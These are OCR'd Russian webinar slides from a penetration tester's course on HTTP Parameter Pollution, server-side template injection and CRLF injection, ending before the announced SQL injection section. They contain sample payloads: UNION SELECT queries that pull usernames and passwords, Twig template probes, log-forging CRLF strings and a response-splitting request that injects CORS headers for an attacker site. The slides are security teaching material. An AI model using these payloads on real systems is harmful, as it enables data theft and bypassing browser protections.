
OTUS

ОНЛАЙН-ОБРАЗОВАНИЕ

Онлайн-образование

Проверить, идет ли запись!



Меня хорошо видно && слышно?

Ставьте + , если все хорошо
Напишите в чат, если есть проблемы

HTTP Parameter Pollution, CRLF Injection, SQL Injection, Template Injections

Пархомец Павел

Penetration tester

Awillix LLC

тг: gremlin_97

Павел Пархомец

- Yandex hall of fame
- Awillix LLC (Специалист по тестированию на проникновение)
- Победитель международных конкурсов HITB AI Challenge и Kaspersky SecurIT Cup’19
- Разрабатываю курс по информационной безопасности для лицеистов при НИЯУ МИФИ
- Тренер команд по наступательной безопасности
- Специализируюсь на эксплуатации уязвимостей веб-приложений
- CTF игрок (Sploit00n, Eun014)
- eJPT, OSCP, eWPT

Правила вебинара

Активно участвуем

Задаем вопрос в чат или голосом

Off-topic обсуждаем в Slack #канал группы или #general

Вопросы вижу в чате, могу ответить не сразу

План вебинара

1) HTTP Parameter Pollution
2) SSTI
3) CRLF
4) SQLi


Цели вебинара

1. Изучить атаки
2. Узнать методы противодействия

Смысл | Зачем вам это уметь

1. Создавать безопасные приложения

2. Помогать создавать безопасные приложения


Поехали

План вебинара

1) HTTP Parameter Pollution
2) SSTI
3) CRLF
4) SQLi

HTTP Parameter Pollution

Согласно RFC3986 параметрами HTTP-запроса являются пары, состоящие из ключа и значения, разделенные символом =. Границы параметров в свою очередь определяются с помощью символов & и ;. Однако тот же стандарт не запрещает многократное использование одинаковых имен в HTTP-запросах.

HTTP Parameter Pollution

```
POST /index.php?a=1&a=2 HTTP/1.0
Host: localhost
Cookie: a=3;a=4
Content-type: text/plain
Content-Length: 7
Connection: close

a=5&a=6
```

HTTP Parameter Pollution

Атаки на серверную часть:

http://www.example.com/index.aspx?id=-1+UNION+SELECT+username,password+FROM+users–

http://www.example.com/index.aspx?id=-1+UNION+SELECT+username&id=password+FROM+users–

http://www.example.com/index.aspx?id=-1/*&id=*/UNION/*&id=*/SELECT/*&id=*/username&id=password/
&id=/FROM/*&id=*/users–

```
-1/*,*/UNION/*,*/SELECT/*,*/username,password/*,*/FROM/*,
*/users--
```

HTTP Parameter Pollution

Атаки на клиентскую часть:

```
<?php
$param = htmlspecialchars($_GET['param']);
echo "<a href=http://www.example.com/index.php?action=vie
w¶m={$param}>test</a>";
?>
```

http://www.example.com/index.php?param=hpp%26action=edit

```
<a href=http://www.example.com/index.php?action=view¶m=hp
p&amp;action=edit>test</a>
```

HTTP Parameter Pollution

Противодействие:

- необходимо провести обширную и надлежащую проверку входных данных

План вебинара

1) HTTP Parameter Pollution
2) SSTI
3) CRLF
4) SQLi

SSTI

Атака внедрения, нацеленая на эксплуатацию уязвимостей шаблонизаторов, приводящая к удаленному выполнению кода, XSS и тд

SSTI

```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );
```

SSTI

```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );
```

```
custom_email={{7*7}}
49
```

SSTI

```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );
```

```
custom_email={{self}}
Object of class
__TwigTemplate_7ae62e582f8a35e5ea6cc639800ecf15b96c0d6f78db3538221c1145580ca4a5 could not be
converted to string
```

SSTI | Обнаружение

```
$output = $twig->render($_GET['smarty'], array("first_name" => $user.first_name) );
```

```
smarty=Hello
```

Ответ:
Hello

SSTI | Обнаружение


```
$output = $twig->render($_GET['smarty'], array("first_name" => $user.first_name) );
```

```
smarty=Hello ${7*7}
```

Ответ:

```
Hello 49
```

SSTI | Идентификация



План вебинара

1) HTTP Parameter Pollution
2) SSTI
3) CRLF
4) SQLi

CRLF

При атаке с использованием CRLF-инъекции злоумышленник вставляет символы возврата каретки и перевода строки в пользовательский ввод, чтобы обмануть сервер, веб-приложение или пользователя, заставив их подумать, что один объект завершен, а другой начат. Таким образом, последовательности CRLF не являются вредоносными символами, однако они могут использоваться для злонамеренных действий, для разделения HTTP-ответа и т. Д.

CRLF

Возможные последствия:

1) Подделка содержимого файлов (журналов логгирования)

2) HTTP Response splitting

CRLF | Внедрение в файл логгирования

```
123.123.123.123 - 08:15 - /index.php?page=home
```

```
/index.php?page=home&%0d%0a127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit
```

```
123.123.123.123 - 08:15 - /index.php?page=home&
127.0.0.1 - 08:15 - /index.php?page=home&restrictedaction=edit
```


```
/index.php?page=home&restrictedaction=edit
```

CRLF I HTTP Response splitting

- XSS
- Внедрение своих заголовков (Обход SOP, внедрение кук и тд)

CRLF I HTTP Response splitting

```
GET
http://target.site/getPersonalData.php?trackingUrl=http://elsfoo.com%0d%
0aAccess-Control-Allow-Origin:%20<attackerSite>%0d%0aAccess-Control-
Allow-Credentials:%20true
```

